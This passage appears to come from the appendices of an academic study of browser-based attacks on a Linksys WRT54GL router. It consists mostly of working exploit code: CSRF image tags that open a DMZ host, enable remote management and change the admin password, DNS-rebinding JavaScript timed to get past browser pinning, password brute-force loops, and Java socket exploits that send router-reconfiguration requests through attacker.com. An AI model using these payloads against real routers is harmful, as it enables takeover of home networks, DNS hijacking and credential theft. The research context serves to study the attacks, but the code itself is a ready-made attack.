2=0&pro2=both&ip2=0&name3=&from3=0&to3=0&pro3=both&ip3=0&name4=&from4=0
&to4=0&pro4=both&ip4=0&name5=&from5=0&to5=0&pro5=both&ip5=0&name6=&from
6=0&to6=0&pro6=both&ip6=0&name7=&from7=0&to7=0&pro7=both&ip7=0&name8=&f
rom8=0&to8=0&pro8=both&ip8=0&name9=&from9=0&to9=0&pro9=both&ip9=0"
/>
```

<p> Create DMZ host 192.168.1.5

```
<img src="http://admin:admin@192.168.2.1/apply.cgi?submit_button=DMZ&ch
ange_action=&action=Apply&dmz_enable=1&dmz_ipaddr=5" />
```

<!-- UPnP is enabled by default and can also be turned on if it has been disabled -->

<!-- Management -->
<!--
No SSH server
HTTP web management interface is enabled by default to both LAN and WLAN interfaces
Remote Management can be enabled on any port
-->
<p> Remote Web Management (port 8080)
<!-- The web GUI does not allow remote management to be enabled with the default password still in use. However, the following link circumvents that restriction and enables web management on the WAN interface using the default password of the router -->

```
<img src="http://admin:admin@192.168.2.1/apply.cgi?submit_button=Manage
ment&change_action=&action=Apply&PasswdModify=1&remote_mgt_https=0&http
_enable=1&https_enable=0&wait_time=4&http_passwd=d6nw5v1x2pc7st9m&http_
passwdConfirm=d6nw5v1x2pc7st9m&_http_enable=1&web_wl_filter=0&managemen
t_port=8080&remote_management=1&upnp_enable=1" />
```

<p> Changes the password of the wireless router

```
<img src="http://admin:admin@192.168.2.1/apply.cgi?submit_button=Manage
ment&change_action=&action=Apply&PasswdModify=1&remote_mgt_https=0&http
_enable=1&https_enable=0&wait_time=4&http_passwd=test2&http_passwdConfi
rm=test2&_http_enable=1&web_wl_filter=0&remote_management=0&upnp_enable
=1" />
```

<!-- Wireless Security -->

 Change wireless security key to WPA2 Personal AES (password = “changedpassword”)

 Disable wireless security (encryption)

 Reset to factory defaults

****

Appendix F.

Details of components used in Phase I of the research:

Wireless Router:
Linksys WRT54GL - S/N CL7A0F107994 (version 1.0)
Firmware Version: v4.30.0
Factory Default Settings

Operating Systems:
Windows 2003 Server R2 Enterprise Edition SP2 (server/attacker)
Windows XP Professional SP2 (VM) (client/victim)
Backtrack 3 Final: Linux Kernel 2.6.21.5 (VM) (server/attacker)

Browsers:
Firefox version 3.5.5 (2003 Server/XP)
Firefox version 3.5.6 (2003 Server/XP)
Firefox version .8 (XP)
IE version 8.0.6001.18702 (2003 Server)
IE version 6.0.2900.2180 (XP)

Web Servers:
Apache/2.2.8 (Backtrack 3)
Microsoft IIS (version 6.0.3790.4195) (2003 Server)

Appendix G.

Details of components used in Phase II of the Research:

Wireless Router:
Linksys WRT54GL - S/N CL7A0F107994 (version 1.0)
Firmware Version: v4.30.0
Factory Default Settings

Operating Systems:
Windows 2003 Server R2 Enterprise Edition SP2 (server/attacker)
Windows XP Professional SP2 (VM) (client/victim)

Web Server:
Microsoft IIS (version 6.0.3790.4195)

Browsers:
Firefox version .8 (XP)
Firefox version 3.5.5 (XP)
IE version 6.0.2900.2180 (XP)

Configure IIS V6.0 to use basic authentication:

Web pages are located in:
C:\Inetpub\wwwroot

Enable basic authentication for a web page: (Need to be Administrator)
Place the private webpage in the wwwroot folder
Right click My Computer -> Manage
Click the "+" icon to expand "Services and Applications"
Click the "+" icon to expand "Internet Information Services (IIS) Manager"
Click the "+" icon to expand "Web Sites"
Click on "Default Web Site"
In the right column, right click on the specific web page which basic authentication is to be enabled -> properties
Click the File Security tab
Click Edit under "Authentication and access control"
Click "Enable anonymous access" to take the check mark away and disable anonymous access
Click "Basic authentication (password is sent in clear text)" to check the box and enable basic authentication

Add a user for basic authentication:
start -> run: lusrmgr.msc

Create a new user and put the user in the “User” Group. (or give the user permissions to the specific file that requires basic authentication)

DNS Pinning:
In order to test the DNS pinning of the target browsers, the windows Hosts file was used. The researcher manually changed the IP address for a specific Domain (attacker.com). The researcher then continued to load (attacker.com) in order to determine how long it took the browser to load the webpage at the IP address that attacker.com was changed to.

Location of Hosts file on Windows XP:
C:\WINDOWS\system32\drivers\etc\hosts

Since browsers also use the TTL field on DNS responses to determine how long to cache the entry, it was important that the method used had a TTL of zero or one second. It was determined that entries obtained from the Hosts file do not have a TTL and are simply kept until the entry is removed from the Hosts file (Host Name Resolution, 2005).

The following are the results to the above DNS pinning research:

Firefox 3.5.5
Tests that were performed found that Mozilla Firefox 3.5.5 pinned DNS entries in some cases for up to 10 minutes. In other cases, Firefox did not pin at all.
192.168.1.2 attacker.com
Changing the IP address from 192.168.2.1 to 192.168.1.2 did not have any DNS pinning. However, in the reverse case there was DNS pinning for a varying amount of time. This may be due to the fact that the request to 192.168.2.1 received a “401 Unauthorized” response.

~3 minutes to go from Purdue.edu to Muohio.edu (when constantly clicking)
~3 minutes to go from Miami.edu to Purdue.edu (when constantly clicking)

IE 6.0
Pins for 30 minutes

Note:
192.168.1.1 attacker.com
192.168.1.1 test.com
In the above circumstance, when one logs in to the wireless router under a certain domain the session is only for that domain. So if the person logs in to the router under attacker.com then the cookie is stored for the entire session. However, although that cookie is valid if you go to test.com (since it is actually referring to the same IP address) it still requires you to authenticate. Even though

it is the exact same website, the web browser does not send the session information when a different domain is used.

After performing this research, the researcher found a paper which specified the DNS pinning duration of several different browsers including IE and Firefox. The results of the paper corresponded to the results found in this research (Jackson, Barth, Bortz, Shao & Boneh, 2007).

DNS Rebinding:
*192.168.1.2 = IIS Web Server
*192.168.2.1 = Linksys Router
Added entry in Hosts file:
192.168.1.2 attacker.com
Went to http://attacker.com/test22.html (attack web page)
The webpage displays an alert box before proceeding to load the page
At this time, a firewall is configured to block the client from 192.168.1.2 and the Hosts file is modified to:
192.168.2.1 attacker.com
The researcher then proceeded to click on the alert box which executed the rest of the JavaScript

Firefox 3.5.5 – Failed – after sending the request via http.send, Firefox attempted to connect for about 2 minutes and then stopped
IE 6 – Failed – after sending the request via http.send, IE attempted to connect for about 2 minutes and then stopped
Firefox .8 – Success - after http.send it attempts to connect for about 2 minutes at which time it re-looked up the IP address associated to attacker.com and the attack took place

Code for the attacks:

The following was used as a reference in implementing some of the code (James, n.d.).

Below are the HTML/JavaScript files that were used in the attacks:

test.html – This was used as a private web page that required basic authentication in order to access.

```
**********************************************************************
<html>
<title> private </title>
<body>
Success!!!!
</body>

</html>
**********************************************************************
```

test2.html – Test to determine if basic authentication can be sent via the same domain

```
**********************************************************************
<html>
<head>
<title>Router Hacking Test Bed - Javascript Furry (Public)</title>
<script type="text/javascript">

alert("start of attack...");

var http = getHTTPObject();
if(!http) {
      alert("failed to get HTTPObject");
}
alert("open http connection...");
http.open("get", "test.html", false, "test", "password");
alert("send http request...");
http.send("");
alert("http request sent");
if (http.status == 200) {
      alert("received 200 OK response");
} else {
      alert("Incorrect username and/or password!");
}

alert("attack finished.");



function getHTTPObject() {
      var xmlhttp = false;
      if (typeof XMLHttpRequest != 'undefined') {
            try {
                  xmlhttp = new XMLHttpRequest();
            } catch (e) {
                  xmlhttp = false;
            }
      } else {
        /*@cc_on
        @if (@_jscript_version >= 5)
            try {
                xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
            } catch (e) {
                try {
                    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
                } catch (E) {
                    xmlhttp = false;
                }
            }
        @end @*/
    }
      return xmlhttp;
}
```

```
</script>
</head>

<body>
test
</body>
</html>
**************************************************************************
```

test22.html – Manual test performed against the wireless router. This was primarily used to debug where the attacks were failing and to figure out how to make them work.

```
**********************************************************************
<html>
<head>
<title>Router Hacking Test Bed - Javascript Furry (Public)</title>
<script type="text/javascript">

alert("change ip address now...");

var http = getHTTPObject();
if(!http) {
      alert("failed to get HTTPObject");
}
alert("open http connection...");
http.open("get",
"http://attacker.com/apply.cgi?submit_button=index&change_action=&submi
t_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4&wait_t
ime=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL2&wan_hostname=&w
an_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=
2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&d
hcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&wan_dns0_
1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wa
n_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wan_wins
=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-
08+1+1&_daylight_time=1", false, "admin", "admin");
alert("send http request...");
http.send("");
alert("http request sent");
if (http.status == 200) {
      alert("success");
} else {
      alert("Incorrect username and/or password!");
}

alert("attack finished.");




function getHTTPObject() {
      var xmlhttp = false;
      if (typeof XMLHttpRequest != 'undefined') {
            try {
                  xmlhttp = new XMLHttpRequest();
            } catch (e) {
                  xmlhttp = false;
            }
      } else {
        /*@cc_on
        @if (@_jscript_version >= 5)
            try {
```

```
                xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
            } catch (e) {
                try {
                    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
                } catch (E) {
                    xmlhttp = false;
                }
            }
        @end @*/
    }
      return xmlhttp;
}

</script>
</head>

<body>
test
</body>
</html>
**********************************************************************
```

test23.html – This script adds a 3 minute delay before sending the attack. The timeout was used to bypass Firefox DNS pinning. The Attack worked on both versions of Firefox (3.5.5 and .8). The script was modified to a 30 minute delay when tested on IE 6. With a 30 minute delay it was successful in IE 6 as well.

```
**********************************************************************
<html>
<head>
<title>Router Hacking Test Bed - Javascript Furry (Public)</title>
<script type="text/javascript">

/*****   THREE MINUTE TIMEOUT - WORKS AGAINST FIREFOX 3.5.5   *****/
alert("change ip address now...");

setTimeout("test()",180000);



//The setTimeout method requires a function to call
function test() {

alert("3 minute delay");

var http = getHTTPObject();
if(!http) {
      alert("failed to get HTTPObject");
}
alert("open http connection...");
http.open("get",
"http://attacker.com/apply.cgi?submit_button=index&change_action=&submi
t_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4&wait_t
ime=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL2&wan_hostname=&w
an_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=
2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&d
hcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&wan_dns0_
1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wa
n_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wan_wins
=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-
08+1+1&_daylight_time=1", false, "admin", "admin");
alert("send http request...");
http.send("");
alert("http request sent");
if (http.status == 200) {
      alert("success");
} else {
      alert("Incorrect username and/or password!");
}

alert("attack finished.");

}


function getHTTPObject() {
      var xmlhttp = false;
```

```
      if (typeof XMLHttpRequest != 'undefined') {
            try {
                  xmlhttp = new XMLHttpRequest();
            } catch (e) {
                  xmlhttp = false;
            }
      } else {
        /*@cc_on
        @if (@_jscript_version >= 5)
            try {
                xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
            } catch (e) {
                try {
                    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
                } catch (E) {
                    xmlhttp = false;
                }
            }
        @end @*/
    }
      return xmlhttp;
}

</script>
</head>

<body>
Wait some time...
</body>
</html>
**********************************************************************
```

test24.html – This script attempts to brute force the login credentials of the wireless router by attempting all of the passwords in a list of arbitrary size until a correct password is found. The attack was tested in both Firefox and in IE. In Firefox a delay of 3 minutes was used while in IE a delay of 30 minutes was used. The attack works perfectly in IE 6. In IE the script continues to brute force the password of the WR with no warning to the user. In both versions of Firefox the attack was not as successful. Every time an unsuccessful password attempt was made Firefox would display the basic authentication dialog box. The next password attempt would occur if the user clicked “Cancel” or clicked the close button on the basic authentication dialog box. This continued until all of the passwords in the list were attempted or until the user closed the browser.
The easiest way for a user to stop the attack would be to close the browser from the task manager since Firefox will not allow you to close it when there is an authentication dialog box present.

```
**********************************************************************
<html>
<head>
<title>Router Hacking Test Bed - Javascript Furry (Public)</title>
<script type="text/javascript">

/******** THIS TRIES TO BRUTE FORCE THE LOGIN CREDENTIALS OF THE ROUTER
********/

var passwords=new Array("test1","password","admin", "test3", "abc");

alert("change ip address now...");
setTimeout("bruteForce()",180000);  //3 minute timeout

function bruteForce() {
      alert("3 minute delay finished");
      var i=0;
      for(i=0; i<passwords.length; i++) {
            if( sendAttack(passwords[i]) ) {
                  alert("attack successful!!!");
                  break; //break if it is successful
            }
      }
      alert("password not found");
}

//Returns true if successful or false if unsuccessful
function sendAttack(password) {

var http = getHTTPObject();
if(!http) {
      alert("failed to get HTTPObject");
}

http.open("get",
"http://attacker.com/apply.cgi?submit_button=index&change_action=&submi
t_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4&wait_t
ime=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL3&wan_hostname=&w
```

```
an_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=
2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&d
hcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&wan_dns0_
1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wa
n_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wan_wins
=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-
08+1+1&_daylight_time=1", false, "admin", password); //true makes it
asynchronous

http.send("");

if (http.status == 200) {
      return true;
} else {
      return false;
}
return false;
} //end of function


function getHTTPObject() {
      var xmlhttp = false;
      if (typeof XMLHttpRequest != 'undefined') {
            try {
                  xmlhttp = new XMLHttpRequest();
            } catch (e) {
                  xmlhttp = false;
            }
      } else {
        /*@cc_on
        @if (@_jscript_version >= 5)
            try {
                xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
            } catch (e) {
                try {
                    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
                } catch (E) {
                    xmlhttp = false;
                }
            }
        @end @*/
    }
      return xmlhttp;
}

</script>
</head>

<body>
Wait some time...
</body>
</html>
**********************************************************************
```

test25.html – This test attempted to make all of the attack requests asynchronous in hope that it would prevent the authentication dialog box after an unsuccessful attempt in Firefox. It was unsuccessful.

****

```
<html>
<head>
<title>Router Hacking Test Bed - Javascript Furry (Public)</title>
<script type="text/javascript">

/*** this failed... same thing happens... popup boxes... ***/
/******** THIS TRIES TO BRUTE FORCE THE LOGIN CREDENTIALS OF THE ROUTER
********/

var passwords=new Array("test1","password","admin", "test3", "abc");

alert("change ip address now...");
setTimeout("bruteForce(0)",180000); //3 minute timeout
setTimeout("bruteForce(1)",180000);
setTimeout("bruteForce(2)",180000);
setTimeout("bruteForce(3)",180000);
setTimeout("bruteForce(4)",180000);

function bruteForce(i) {
      //alert("3 minute delay finished");

      if( sendAttack(passwords[i]) ) {
            alert("attack successful!!!");
      }

}

//Returns true if successful or false if unsuccesful
function sendAttack(password) {

var http = getHTTPObject();
if(!http) {
      alert("failed to get HTTPObject");
}

http.open("get",
"http://attacker.com/apply.cgi?submit_button=index&change_action=&submi
t_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4&wait_t
ime=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL3&wan_hostname=&w
an_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=
2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&d
hcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&wan_dns0_
1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wa
n_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wan_wins
=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-
08+1+1&_daylight_time=1", false, "admin", password); //true makes it so
it does not wait for a response before continuing

http.send("");
```

```
if (http.status == 200) {
      return true;
} else {
      //alert("Incorrect username and/or password!");
      return false;
}
return false;
} //end of function


function getHTTPObject() {
      var xmlhttp = false;
      if (typeof XMLHttpRequest != 'undefined') {
            try {
                  xmlhttp = new XMLHttpRequest();
            } catch (e) {
                  xmlhttp = false;
            }
      } else {
        /*@cc_on
        @if (@_jscript_version >= 5)
            try {
                xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
            } catch (e) {
                try {
                    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
                } catch (E) {
                    xmlhttp = false;
                }
            }
        @end @*/
    }
      return xmlhttp;
}

</script>
</head>

<body>
test
</body>
</html>
**************************************************************************
```

Appendix H.

Socket connection via telnet in backtrack 3. This attack modified the name, hostname, domain, and DNS servers of the WR. It was successful given that the password was known. The following is an attack example that uses the default credentials of admin/admin.

telnet 192.168.1.1 80
POST /apply.cgi HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/x-shockwave-flash, */*
Referer: http://192.168.2.1/apply.cgi
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.2.1
Content-Length: 651
Proxy-Connection: Keep-Alive
Pragma: no-cache
Authorization: Basic YWRtaW46YWRtaW4=

submit_button=index&change_action=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL7&wan_hostname=1&wan_domain=1&mtu_enable=1&wan_mtu=1460&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=49&dhcp_lease=100&wan_dns=4&wan_dns0_0=1&wan_dns0_1=2&wan_dns0_2=3&wan_dns0_3=4&wan_dns1_0=100&wan_dns1_1=200&wan_dns1_2=100&wan_dns1_3=200&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&wan_wins=4&wan_wins_0=4&wan_wins_1=4&wan_wins_2=4&wan_wins_3=4&time_zone=-04+2+1&_daylight_time=1

Appendix I.

Code used in the JavaScript / Flash attack.

(Anti-DNS Pinning (DNS Rebinding) + Socket in FLASH, n.d.) was used as a reference in implementing the code for this attack.

flash.html – dependencies: socket.swf

```
**********************************************************************
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="de" lang="de">
<HEAD>
<TITLE>My Sockets</TITLE>

<SCRIPT LANGUAGE=JavaScript>


/*
 * ----------------------------------
 * SocketJS Functions
 * ----------------------------------
 * (c) 2006 by Manfred Weber
 * ----------------------------------
 */
/*
 * SocketOnInit()
 * Event Handler is called when Flash File is loaded
 */
 function SocketOnInit(){};
/*
 * SocketOnData()
 * Event Handler is called when received Data
 */
 function SocketOnData(data){
     //document.getElementById("output").value += "\n"+data;
     //document.getElementById("output").scrollTop =
document.getElementById("output").scrollHeight;
 }
/*
 * SocketOnConnect(success);
 * Event Handler is called when socket is connected
 */
 function SocketOnConnect(success){
     if(success=="true"){
         alert("connected successfully");
     } else{
         alert("connection failed");
     }
 }
/*
 * SocketOnClose
 * Event Handler is calles when socket is closed
 */
 function SocketOnClose(){
```

```
    document.getElementById("output").value += "\n Connection closed";
 }
/*
 * SocketClose()
 * Close the Socket
 */
 function SocketClose(){
    window.document.socket.TCallLabel("/", "close" );
 }
/*
 * SocketConnect(host,port)
 * Connect to socket. Notice that host must be the same where the .swf
file resides!
 */
 function SocketConnect(host,port){
    window.document.socket.SetVariable("host", host);
    window.document.socket.SetVariable("port", port);
    window.document.socket.TCallLabel("/", "connect" );
 }
/*
 * SocketSend(data)
 * Send data to open socket
 */
 function SocketSend(data){
    SocketConnect('192.168.1.2',80);
    window.document.socket.SetVariable("data", data);
    window.document.socket.TCallLabel("/", "send" )
 }
//-------------------------------------------------
//-->
</SCRIPT>


<BODY>
Send data via sockets. <br /><br />
<form name="form1" onSubmit="SocketConnect('192.168.1.2',80);"
action="#">

<input style="width:100%" type="button" value="Connect"
onClick="SocketConnect('192.168.1.2',80);">
<input type="button" style="width:100%" name="send" value="Send"
onClick="SocketSend('GET /index.html HTTP/1.1');">



<p>
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swf
lash.cab#version=8,0,0,0" width="1" height="1" id="socket"
align="middle">
<param name="allowScriptAccess" value="always" />
<param name="movie" value="socket.swf" /><param name="quality"
value="high" /><param name="bgcolor" value="#ffffff" /><embed
src="socket.swf" quality="high" bgcolor="#ffffff" width="1" height="1"
name="socket" align="middle" allowScriptAccess="always"
```

```
type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer" />
<!--
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"

codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swfla
sh.cab#version=5,0,0,0"
 width=1 height=1 id="socket">
    <param name="allowScriptAccess" value="always" />
    <param name=movie value="socket.swf">
    <param name=quality value=high>
    <embed src="socket.swf" allowScriptAccess="always" quality=high
width=1 height=1 type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_
Prod_Version=ShockwaveFlash" name="socket" swLiveConnect="true">
    </embed>
  </object>
-->
</p>



</BODY>
</HTML>
**************************************************************************
```

Appendix J.

Details and code used in the JavaScript / Java (LiveConnect) attack.

Browsers:
Firefox 3.5.6
Firefox 3.5.8

JRE versions:
JRE 1.6.0
JRE 1.6.180.7

Success:
- Firefox 3.5.6 and JRE 1.6.0
- Firefox 3.5.8 and JRE 1.6.0

Failure:
- Firefox 3.5.6 and JRE 1.6.18
- Firefox 3.5.8 and JRE 1.6.18
- IE version 6.0.2900.2180

(Anti-DNS Pinning (DNS Rebinding) + Java in JavaScript, n.d.) was used as a reference in implementing the code for this attack.

exploit3.html – Modify the wireless router via JavaScript / Java socket connection

```
**********************************************************************
<html>
<head>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-
1">
<title>Java Router Attack!</title>
</head>
<body bgcolor="white" text="black">

Please wait a few seconds ...<br />

</body>
<SCRIPT>


function startAttack() {
      var sock = null;

      try {
            sock = new java.net.Socket( "attacker.com", 80 );
      } catch( e ) {
            document.write("Cannot connect to attacker.com on port
80.<br />");
            document.write("IP address associated to attacker.com is "
+ sock.getInetAddress().getHostAddress() + "<br />");
            return;
      }

      //port is open
      document.write("IP address associated to attacker.com is " +
sock.getInetAddress().getHostAddress() + "<br />");

      var outs = null;

      var attackBuffer = '';
      attackBuffer += 'POST /apply.cgi HTTP/1.1\r\n';
      attackBuffer += 'Accept: image/gif, image/jpeg, image/pjpeg,
image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, application/x-ms-application, application/x-ms-
xbap, application/vnd.ms-xpsdocument, application/xaml+xml,
application/x-shockwave-flash, */*\r\n';
      attackBuffer += 'Referer: http://192.168.2.1/apply.cgi\r\n';
      attackBuffer += 'Accept-Language: en-us\r\n';
      attackBuffer += 'User-Agent: Mozilla/4.0 (compatible; MSIE 8.0;
Windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727;
.NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET CLR 3.0.4506.2152;
.NET CLR 3.5.30729)\r\n';
      attackBuffer += 'Content-Type: application/x-www-form-
urlencoded\r\n';
      attackBuffer += 'Accept-Encoding: gzip, deflate\r\n';
      attackBuffer += 'Host: 192.168.2.1\r\n';
      attackBuffer += 'Content-Length: 651\r\n';
      attackBuffer += 'Proxy-Connection: Keep-Alive\r\n';
      attackBuffer += 'Pragma: no-cache\r\n';
```

```
	attackBuffer += 'Authorization: Basic YWRtaW46YWRtaW4=\r\n';
	attackBuffer += '\r\n';
	attackBuffer +=
'submit_button=index&change_action=&submit_type=&action=Apply&now_proto
=dhcp&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=
dhcp&router_name=WRT54GL8&wan_hostname=1&wan_domain=1&mtu_enable=1&wan_
mtu=1460&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=2&lan_ipaddr_3=
1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&d
hcp_num=49&dhcp_lease=100&wan_dns=4&wan_dns0_0=1&wan_dns0_1=2&wan_dns0_
2=3&wan_dns0_3=4&wan_dns1_0=100&wan_dns1_1=200&wan_dns1_2=100&wan_dns1_
3=200&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&wan_wins=4&wa
n_wins_0=4&wan_wins_1=4&wan_wins_2=4&wan_wins_3=4&time_zone=-
04+2+1&_daylight_time=1';

	var attackBytes = new Array(attackBuffer.length);
	var i = 0;

	//converts string into byte array
	for(i = 0; i < attackBuffer.length; i++) {
		attackBytes[i] = attackBuffer.charCodeAt(i);
	}

	try {
		outs = sock.getOutputStream();
		outs.write(attackBytes);
		outs.flush();
	} catch(e) {
		document.write("error sending attack data.<br />");
		document.write("<br />" + e.toString() + "<br />");
	}

	handleResponse(sock, sock.getInputStream());
	sock.close();
}


function handleResponse( sock, ins )
{
	document.write("handling the response data...<br />");
	try {
		var response = ins.available();
		var buf = '';
		if( response > 0 ) {
			for(var j = 0; j < response; j++) {
				buf += String.fromCharCode( ins.read() );
			}
			document.write( 'DATA(port ' + sock.getPort() + '): '
+ buf + '<br />');
		} else {
			document.write("No response data available.<br />");
		}
	} catch( e ) {
		document.write("error handling response<br />");
	}
```

```
}


document.write("Java Router Attack!<br /><br />");
alert("change dns now...");
setTimeout( 'startAttack()', 1000 ); //1 second

</SCRIPT>
</html>
**********************************************************************
```

exploit5.html – Brute force the password of the wireless router and send an attack via a socket connection using JavaScript and Java.

****

```
<html>
<head>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-
1">
<title>Java Router Attack!</title>
</head>
<body bgcolor="white" text="black">

Please wait a few seconds ...<br />

</body>
<SCRIPT>

/******** THIS TRIES TO BRUTE FORCE THE LOGIN CREDENTIALS OF THE ROUTER
********/
/* This works with latest version of firefox (3.58) and older version
of JRE (1.6.0) */
/* does not work with latest version of JRE 1.6.18 */

var passwords=new
Array("test1","test2","test3","test4","test5","test6","test7","test8","
test9","password","admin","test54","abc");


function startAttack() {
      var sock = null;
      var outstream = null;
      var instream = null;

      try {
            sock = new java.net.Socket( "attacker.com", 80 );
            outstream = sock.getOutputStream();
            instream = sock.getInputStream();
      } catch( e ) {
            document.write("Cannot connect to attacker.com on port
80.<br />");
            document.write("<br />" + e.toString() + "<br />");
            document.write("IP address associated to attacker.com is "
+ sock.getInetAddress().getHostAddress() + "<br />");
            return;
      }

      //port is open
      document.write("IP address associated to attacker.com is " +
sock.getInetAddress().getHostAddress() + "<br />");

      var response = 0;
      var success = false;
      var k=0;
      for(k=0; k<passwords.length; k++) {
            sendRequest(outstream, passwords[k]);
```

```
            if(handleResponse(instream)) {
                  document.write("found password!!! passwords is: " +
passwords[k] + "<br />");
                  success = true;
                  break;  //break if it is successful
            } else {
                  //Re-create socket connection
                  try {
                        sock.close();
                        sock = new java.net.Socket( "attacker.com", 80
);
                        outstream = sock.getOutputStream();
                        instream = sock.getInputStream();
                  } catch( e ) {
                        document.write("Cannot re-connect to
attacker.com<br />");
                        document.write("<br />" + e.toString() + "<br
/>");
                        return;
                  }
            }
      }

      if(success) {
      //send the attack payload
            //Re-create socket connection
            try {
                  sock.close();
                  sock = new java.net.Socket( "attacker.com", 80 );
                  outstream = sock.getOutputStream();
                  instream = sock.getInputStream();
            } catch( e ) {
                  document.write("Cannot re-connect to attacker.com<br
/>");
                  document.write("<br />" + e.toString() + "<br />");
                  return;
            }
            sendAttack(outstream, passwords[k]);
            if(handleResponse(instream)) {
                  document.write("Attack payload successful!!!<br />");
            } else {
                  document.write("Invalid or no attack payload
response.<br />");
            }
      } else {
            document.write("attack finished without finding the
password.<br />");
      }

}

function sendRequest( outs, password ) {

      document.write("password: " + password + " - ");
```

```
	var attackBuffer = '';
	attackBuffer += 'GET / HTTP/1.1\r\n';
	attackBuffer += 'Authorization: Basic ' + encodeBase64("admin:" +
password) + '\r\n';
	attackBuffer += '\r\n';

	var attackBytes = new Array(attackBuffer.length);
	var i = 0;

	//converts string into byte array
	for(i = 0; i < attackBuffer.length; i++) {
		attackBytes[i] = attackBuffer.charCodeAt(i);
	}

	try {
		outs.write(attackBytes);
		outs.flush();
	} catch(e) {
		document.write("error sending attack data.<br />");
		document.write("<br />" + e.toString() + "<br />");
	}

}

function handleResponse( ins ) {

	try {
		var buf = '';
